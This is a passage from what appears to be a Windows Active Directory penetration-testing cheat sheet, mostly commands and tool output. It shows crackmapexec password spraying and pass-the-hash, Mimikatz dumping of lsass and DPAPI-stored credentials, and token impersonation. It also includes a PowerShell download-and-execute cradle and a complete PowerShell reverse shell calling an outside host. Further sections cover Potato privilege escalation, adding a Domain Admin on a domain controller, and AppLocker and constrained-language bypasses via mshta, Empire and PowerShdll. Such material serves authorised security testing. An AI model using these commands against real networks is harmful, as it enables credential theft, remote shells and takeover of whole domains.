SMB         10.10.10.52     445    EMPEROR           [+] KVLT\demonas:M374L_P@ssW0rd!
```

```
> crackmapexec smb 10.10.10.1/24 -u demonas -p 'M374L_P@ssW0rd!' --pass-pol
SMB         10.10.10.52     445    EMPEROR           [*] Windows Server 2008 R2 Standa
rd 7601 Service Pack 1 x64 (name:EMPEROR) (domain:KVLT) (signing:True) (SMBv1:True)
SMB         10.10.10.40     445    FREEZING-MOON         [*] Windows 7 Professional 76
01 Service Pack 1 x64 (name:FREEZING-MOON) (domain:FREEZING-MOON) (signing:False) (SMB
v1:True)
SMB         10.10.10.59     445    MAYHEM            [*] Windows Server 2016 Standard
14393 x64 (name:MAYHEM) (domain:MAYHEM) (signing:False) (SMBv1:True)
SMB         10.10.10.52     445    EMPEROR           [+] KVLT\demonas:M374L_P@ssW0rd!
SMB         10.10.10.40     445    FREEZING-MOON         [+] FREEZING-MOON\demonas:M37
4L_P@ssW0rd!
SMB         10.10.10.59     445    MAYHEM            [-] MAYHEM\demonas:M374L_P@ssW0rd
! STATUS_LOGON_FAILURE
SMB         10.10.10.52     445    EMPEROR           [+] Dumping password info for dom
ain: KVLT
SMB         10.10.10.52     445    EMPEROR           Minimum password length: 7
SMB         10.10.10.52     445    EMPEROR           Password history length: 24
SMB         10.10.10.52     445    EMPEROR           Maximum password age:
SMB         10.10.10.52     445    EMPEROR
SMB         10.10.10.52     445    EMPEROR           Password Complexity Flags: 000001
SMB         10.10.10.52     445    EMPEROR               Domain Refuse Password Change
: 0
SMB         10.10.10.52     445    EMPEROR               Domain Password Store Clearte
xt: 0
SMB         10.10.10.52     445    EMPEROR               Domain Password Lockout Admin
s: 0
SMB         10.10.10.52     445    EMPEROR               Domain Password No Clear Chan
ge: 0
SMB         10.10.10.52     445    EMPEROR               Domain Password No Anon Chang
e: 0
SMB         10.10.10.52     445    EMPEROR               Domain Password Complex: 1
SMB         10.10.10.52     445    EMPEROR
SMB         10.10.10.52     445    EMPEROR           Minimum password age:
SMB         10.10.10.52     445    EMPEROR           Reset Account Lockout Counter: 30
 minutes
SMB         10.10.10.52     445    EMPEROR           Locked Account Duration: 30 minut
es
SMB         10.10.10.52     445    EMPEROR           Account Lockout Threshold: None
SMB         10.10.10.52     445    EMPEROR           Forced Log off Time: Not Set
SMB         10.10.10.3      445    FUNERAL-FOG             [*] Unix (name:FUNERAL-FOG)
 (domain:FUNERAL-FOG) (signing:False) (SMBv1:True)
SMB         10.10.10.3      445    FUNERAL-FOG             [-] FUNERAL-FOG\demonas:M37
4L_P@ssW0rd! STATUS_LOGON_FAILURE
```

```
> crackmapexec smb 10.10.10.59 -u Sathanas -p 'DeMysteriisDomSathanas!' --shares
SMB         10.10.10.59     445    MAYHEM           [*] Windows Server 2016 Standard
14393 x64 (name:MAYHEM) (domain:MAYHEM) (signing:False) (SMBv1:True)
SMB         10.10.10.59     445    MAYHEM           [+] MAYHEM\Sathanas:DeMysteriisDo
mSathanas!
SMB         10.10.10.59     445    MAYHEM           [+] Enumerated shares
SMB         10.10.10.59     445    MAYHEM           Share           Permissions     R
emark
SMB         10.10.10.59     445    MAYHEM           -----           -----------     -
-----
SMB         10.10.10.59     445    MAYHEM           ACCT            READ
SMB         10.10.10.59     445    MAYHEM           ADMIN$                          R
emote Admin
SMB         10.10.10.59     445    MAYHEM           C$                              D
efault share
SMB         10.10.10.59     445    MAYHEM           IPC$                            R
emote IPC
```

Pass the Hash

```
kali :: ~ # cme smb 10.8.14.14 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e8
bcd502fbbdcd9379305dca15f4854e --local-auth
                                   2 ↵
SMB         10.8.14.14      445    SQL01            [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:SQL01) (domain:SQL01) (signing:False) (SMBv1:True)
SMB         10.8.14.14      445    SQL01            [+] SQL01\Administrator aad3b435b5
1404eeaad3b435b51404ee:e8bcd502fbbdcd9379305dca15f4854e (Pwn3d!)
```

CME with user hash against our subnet:

```
kali :: ~ # cme smb 10.8.14.0/24 -u maniac -H e045c10921635ee21d6bd3b3f64a416f


SMB         10.8.14.12      445    MX01             [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:MX01) (domain:LAB) (signing:True) (SMBv1:True)
SMB         10.8.14.15      445    WEB01            [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:WEB01) (domain:LAB) (signing:False) (SMBv1:True)
SMB         10.8.14.10      445    DC01             [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:DC01) (domain:LAB) (signing:True) (SMBv1:True)
SMB         10.8.14.11      445    FS01             [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:FS01) (domain:LAB) (signing:False) (SMBv1:True)
SMB         10.8.14.14      445    SQL01            [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:SQL01) (domain:LAB) (signing:False) (SMBv1:True)
SMB         10.8.14.17      445    RDS02            [*] Windows Server 2016 Standard E
valuation 14393 x64 (name:RDS02) (domain:LAB) (signing:False) (SMBv1:True)
SMB         10.8.14.12      445    MX01             [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f (Pwn3d!)
SMB         10.8.14.15      445    WEB01            [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f
SMB         10.8.14.10      445    DC01             [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f
SMB         10.8.14.11      445    FS01             [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f
SMB         10.8.14.14      445    SQL01            [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f
SMB         10.8.14.17      445    RDS02            [+] LAB\maniac e045c10921635ee21d6
bd3b3f64a416f
```

Shares Recon

```
kali :: ~ # cme smb 10.8.14.14 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e8
bcd502fbbdcd9379305dca15f4854e --local-auth --shares
SMB         10.8.14.14      445    SQL01            [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:SQL01) (domain:SQL01) (signing:False) (SMBv1:True)
SMB         10.8.14.14      445    SQL01            [+] SQL01\Administrator aad3b435b5
1404eeaad3b435b51404ee:e8bcd502fbbdcd9379305dca15f4854e (Pwn3d!)
SMB         10.8.14.14      445    SQL01            [+] Enumerated shares
SMB         10.8.14.14      445    SQL01            Share           Permissions     Re
mark
SMB         10.8.14.14      445    SQL01            -----           -----------     --
----
SMB         10.8.14.14      445    SQL01            ADMIN$          READ,WRITE      Re
mote Admin
SMB         10.8.14.14      445    SQL01            C$              READ,WRITE      De
fault share
SMB         10.8.14.14      445    SQL01            IPC$                            Re
mote IPC
```

Mimikatz

```
kali :: ~ # cme smb 10.8.14.14 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:e8
bcd502fbbdcd9379305dca15f4854e --local-auth -M mimikatz
SMB         10.8.14.14      445    SQL01            [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:SQL01) (domain:SQL01) (signing:False) (SMBv1:True)
SMB         10.8.14.14      445    SQL01            [+] SQL01\Administrator aad3b435b5
1404eeaad3b435b51404ee:e8bcd502fbbdcd9379305dca15f4854e (Pwn3d!)
MIMIKATZ    10.8.14.14      445    SQL01            [+] Executed launcher
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ    10.8.14.14                              [*] - - "GET /Invoke-Mimikatz.ps1
HTTP/1.1" 200 -
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ    10.8.14.14                              [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    10.8.14.14                              lab\maniac:e045c10921635ee21d6bd3b
3f64a416f
MIMIKATZ    10.8.14.14                              LAB\maniac:e045c10921635ee21d6bd3b
3f64a416f
MIMIKATZ    10.8.14.14                              LAB\SQL01$:5ad23d25ce4e58d242be7e4
acb73fc4d
MIMIKATZ    10.8.14.14                              [+] Added 3 credential(s) to the d
atabase
MIMIKATZ    10.8.14.14                              [*] Saved raw Mimikatz output to M
imikatz-10.8.14.14-2018-03-22_122819.log
```

Executing commands as Domain Admin to DC (creating a new user and adding him to Domain Admins group):

```
kali :: ~ # cme smb 10.8.14.10 -u dead -H 49a074a39dd0651f647e765c2cc794c7 -X "net use
r hackerman LolWTF!#&$ /add /domain"

SMB         10.8.14.10      445    DC01             [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:DC01) (domain:LAB) (signing:True) (SMBv1:True)
SMB         10.8.14.10      445    DC01             [+] LAB\dead 49a074a39dd0651f647e7
65c2cc794c7 (Pwn3d!)
SMB         10.8.14.10      445    DC01             [+] Executed command
```

```
kali :: ~ # cme smb 10.8.14.10 -u dead -H 49a074a39dd0651f647e765c2cc794c7 -X 'net gro
up "Domain Admins" /add hackerman /domain'                2 ↵
SMB         10.8.14.10      445    DC01             [*] Windows Server 2012 R2 Standar
d Evaluation 9600 x64 (name:DC01) (domain:LAB) (signing:True) (SMBv1:True)
SMB         10.8.14.10      445    DC01             [+] LAB\dead 49a074a39dd0651f647e7
65c2cc794c7 (Pwn3d!)
SMB         10.8.14.10      445    DC01             [+] Executed command
```

Mimikatz

The now very famous tool mimikatz can be among other things used to dump credentials, that is hashes and/or. The latest release of mimikatz can be found as a precompiled binary for Windows on gentilwiki's Github page.

Important note about privilege Running Mimikatz nearly always requires Administrative privileges, preferably NT SYSTEM to run correctly. The privilege module is able to elevate a user from Administrator to SYSTEM. https://github.com/gentilkiwi/mimikatz/wiki/module-~-privilege

```
mimikatz # privilege::debug
Privilege '20' OK
```

Dumping creds from lsass

```
mimikatz # sekurlsa::logonpasswords
```

DPAPI method

In certain scenarios like RDP jumpstations a user might find it useful to save RDP credentials locally in Windows to prevent having to retype passwords. A common scenario is a regular user with a separate admin privileged account that is used for RDP-ing into other boxes. The passwords are then stored in the Windows credential manager.

Credentials for the manager are usually stored in files in either of the following two directories. Use `dir /a` to check their contents.
`C:\Users\username\AppData\Roaming\Microsoft\Credentials`
`C:\Users\username\AppData\Local\Microsoft\Credentials`

If both are empty, then credentials are probably not saved in the credential manager.. The files are usually stored as 32 character all caps alphanumerical strings, so something like: `?` 0DCF46D87F2DCE439DC47AA5F9267462`.

Once you have the file name and path for the credential file, open up mimikatz and do.

`mimikatz dpapi::cred /in:C:\Users\username\AppData\Local\Microsoft\Credentials\0DCF46D87F2DCE439DC47AA5F9267462`

This will dump the credential blob which contains what we want to decrypt and the GUID for the masterkey which is required for decryption.

As SYSTEM, we can dump all masterkeys, the ! is very important here. `!sekurlsa::dpapi`

You should get a 129 character string as masterkey associated with the GUID you found in the previous step.

```
GUID: {6515c6ef-60cd-4563-a3d5-3d70a6bc699}
masterkey: 76081ac6e809573b4dfa1a7a8eac3ae0106aa3f4d283fc3d6cf114a6285b582d4df53dc0e30
b64c318e473bce49adabb73ad8cccd8bf4d7d10f44f4d4e48cf04
```

Proceed by using the masterkey to decrypt the credentials. `dpapi::cred /in:C:\Users\username\AppData\Local\Microsoft\Credentials\0DCF46D87F2DCE439DC47AA5F9267462/ masterkey:76081ac6e809573b4dfa1a7a8eac3ae0106aa3f4d283fc3d6cf114a6285b582d4df53dc0e30b64c318e473bce49adabb73ad8cccd8bf4d7d10f44f4d4e48cf04`

The username and plaintext password should be printed.

```
UserName       : LAN\username_adm
CredentialBlob : Sup3rAw3s0m3Passw0rd!
```

Use `vault::list` to figure out what boxes the credentials belong to. Often they are to specific servers.

Useful links https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi
https://github.com/gentilkiwi/mimikatz/wiki/howto-~-credential-manager-saved-credentials
https://rastamouse.me/2017/08/jumping-network-segregation-with-rdp/

Token Impersonation

Token impersonation is a technique you can use as local admin to impersonate another user logged on to a system. This is very useful in scenarios where you are local admin on a machine and want to impersonate another logged on user, e.g a domain administrator.

Powershell

We can do token impersonation directly in powershell with a completely legitimate module. This will spawn a new thread as the user you impersonation, but it can be made to work in the same thread. Therefore, if you impersonate and then type whoami it might still show the original username, but you still have privs as your target user. If you do however spawn a new process (or a new shell) and migrate to that you will have a shell as the account you are impersonating.

Token impersonation is now a part of Powersploit https://github.com/PowerShellMafia/PowerSploit/blob/c7985c9bc31e92bb6243c177d7d1d7e68b6f1816/Exfiltration/Invoke-TokenManipulation.ps1

Invokes token impersonation as a domain user. If this doesn't work you can try impersonating SYSTEM and then dumping credentials using mimikatz.

`Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"`

`Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"`

`Get-Process wininit | Invoke-TokenManipulation -CreateProcess "cmd.exe"`

As a replacement for the last command you could do, but be vary of special characters in the command like `"` and `'` `Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -nop -exec bypass -c \"IEX (New-Object Net.WebClient).DownloadString('http://10.7.253.6:82/Invoke-PowerShellTcp.ps1');\"};"`

Rotten potato exploit

The rotten potato exploit is a privilege escalation technique that allows escalation from service level accounts to SYSTEM through token impersonation. This can be achieved through uploading an exe file exploit and executing or through memory injection with psinject in either Empire or Metasploit. See Foxglove security's writeup of the exploit for more detail.

Meterpreter

Get a meterpreter shell as a service account and upload rot.exe to the box.

`getuid` - shows who you are, like `whoami` `getprivs` - shows you available tokens for impersonation `getsystem` - allows SYSTEM token impersonation directly in meterpreter if local admin `use incognito` - loads an extension that allows token impersonation `list_tokens -u` - lists available impersonation and delegation tokens

Now this is not very nice, but upload the exploit to disk Now you can use meterpreter's feature of executing binaries straight into memory and if that doesn't work upload it to disk as a dll and use rundll32 to execute it.

`execute -H -c -m -d calc.exe -f /root/rot.exe` `upload rot.dll "c:\temp\rot.dll"` `execute -H -c -f "rundll32 c:\temp\rot.dll,Main` Now do `list_tokens -u` again, and an impersonation token for SYSTEM should be available. You can then impersonate using `impersonate_token "NT AUTHORITY\SYSTEM"`

Congratulations, you are now system

Lonely potato

https://decoder.cloud/2017/12/23/the-lonely-potato/ https://github.com/decoder-it/lonelypotato

I did this on Windows 10 with Defender and nothing triggered. You could probably implement a better obfuscated reverse shell if you like.

Make a powershell reverse shell and put it in a file `test.bat`.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.9',53);$
stream = $client.GetStream();[byte[]]$bytes = 0..65535|%%{0};while(($i = $stream.Read(
$bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEnco
ding).GetString($bytes,0, $i);$sendback = (IEX $data 2>&1 | Out-String );$sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($s
endback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
"
```

Upload it to the target machine on `c:\windows\temp\test.bat`. The directory doesn't really matter, this is just an example.

Upload MSFRottenPotato.exe to your target machine. Now depending on what token privs you have you can use this exploit. So enumerate your token privs with:

`whoami /priv`

If you only have `SeImpersonatePrivilege` you can use the `CreateProcesAsUser, (t)` argument. If you have both `SeImpersonatePrivilege` and `SeAssignPrimaryToken` you can use `CreateProcessWithTokenW, (*)` argument.

Set up your listener in empire, metasploit, netcat or whatever you prefer.

Execute it with

```
c:\windows\temp\MSFRottenPotato.exe t c:\windows\temp\test.bat
 `
```

Bypassing Applocker and Powershell contstrained language mode

There will be environments where Applocker severely restricts which commands can be run on a system. That means no binaries that are not signed by Microsoft. Usually this means an environment where you basically have access to certain whitelisted applications like Internet explorer and notepad. This means getting a shell will be hard.

There could also be the restriction of Powershell constrained language mode too, which prevents you from running anything Powershell related. That means no Powershell scripts can be executed either.

However, both these features can be bypassed using a technique known as abusing mshta.exe, which is a binary used for executing html applications and it's typically installed along Internet Explorer.

A machine with some level of user access is of course a prequisite for this to work. The goal of this is to get a shell through an Empire agent. The only caveat of this technique is that it requires .NET framework 3.5 feature to be enabled to work .NET framework 3.5 feature is something that is not enabled by default in Windows 10 on a clean install.

We want to abuse the fact that we can launch mshta files, which is basically

Set up an Empire listener and generate a base64 encoded launcher. Copy the launcher when done

```
uselistener http
set Port 81
execute
back
usestager multi/launcher
set Listener http
generate
agents
```


Now use StarFighter whic is JavaScript and VBScript Based Empire Launcher, which runs within their own embedded PowerShell Host. This means you don't have to rely on powershell.exe from the target, which you can't execute because of the restrictions set.

https://github.com/Cn33liz/StarFighters

Paste the Empire launcher into the vbs or js where indicated. Name the file with .hta as extension.

```
<body onclick="if(confirm('Close? (onclick)')){self.close();}">
<h1>Test Page</h1>
<script language="VBScript">
StarVighter.vbs contents go here with copypasted powershell
</script>
</body>
```

Then get the file on the box, right click on it, select Open with-> Microsoft (R) HTML Application host and it should immediately launch and you should get an agent in Empire.



Useful links https://oddvar.moe/2017/12/21/applocker-case-study-how-insecure-is-it-really-part-2/ https://github.com/api0cradle/UltimateAppLockerByPassList http://cn33liz.blogspot.no/2016/05/bypassing-amsi-using-powershell-5-dll.html

From RDS app to Empire shell

This article details a scenario where you only have access to a Remote Desktop Service. This effectively atttemps to lock you to one application one, much similar to Citrix seen in corporate environments.
Additionally this scenario has Applocker on the target box, Powershell is in Language Constrained Mode which prevents many powershell tricks from being used. On top of that Windows Defender is eating your shells.

Requirements:

- The RDS server does not block port 80 outbound.
- .Net v3.5 for dll mode in PowerShdll


Important notes

powershell.exe *is* not Powershell. It just hosts the assembly that contains PowerShell and handles I/O. System.Management.Automation.dll
Learn more from the links at the bottom of this article.


Getting shell from RDS notepad

https://blog.netspi.com/breaking-out-of-applications-deployed-via-terminal-services-citrix-and-kiosks/
https://www.pentestpartners.com/security-blog/breaking-out-of-citrix-and-other-restricted-desktop-environments/

From the notepad app
Click Help -> View help -> triggers Internet Explorer


https://support.microsoft.com/en-us/p
Windows help
Try Microsoft Edge
A fast and secure browser that's designed for Windows 10
Untitled - Notepad
File Edit Format View Help
View Help
About Notepad


Right click on any link in IE -> save target as -> save as lol.ps1 on the Desktop



File name: lol.ps1
Save as type: All Files

Press view downloads in IE, press the dropdown on the file, open with -> notepad. then just write powershell.exe in the file and save again

Now right click -> "save target as" in IE again. Go to the dropdown "save as type" and select "all files". The ps1-file you have saved will be revealed and you can just press "run with powershell" and a powershell prompt should pop up. This shell should be in Constrained mode. Verify with `$ExecutionContext.SessionState.LanguageMode` , which should say `ConstrainedLanguage` .




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\WBaird.LAB\Desktop> $ExecutionContext.SessionState.LanguageMod

ConstrainedLanguage
PS C:\Users\WBaird.LAB\Desktop>
```

Bypssing PoSh constrained mode

Download PowerShdll from https://github.com/p3nt4/PowerShdll
Host powershdll.dll on Kali web server using `python -m SimpleHTTPServer 80`
Navigate to the following URL in IE where http://10.7.253.10/PowerShdll.dll
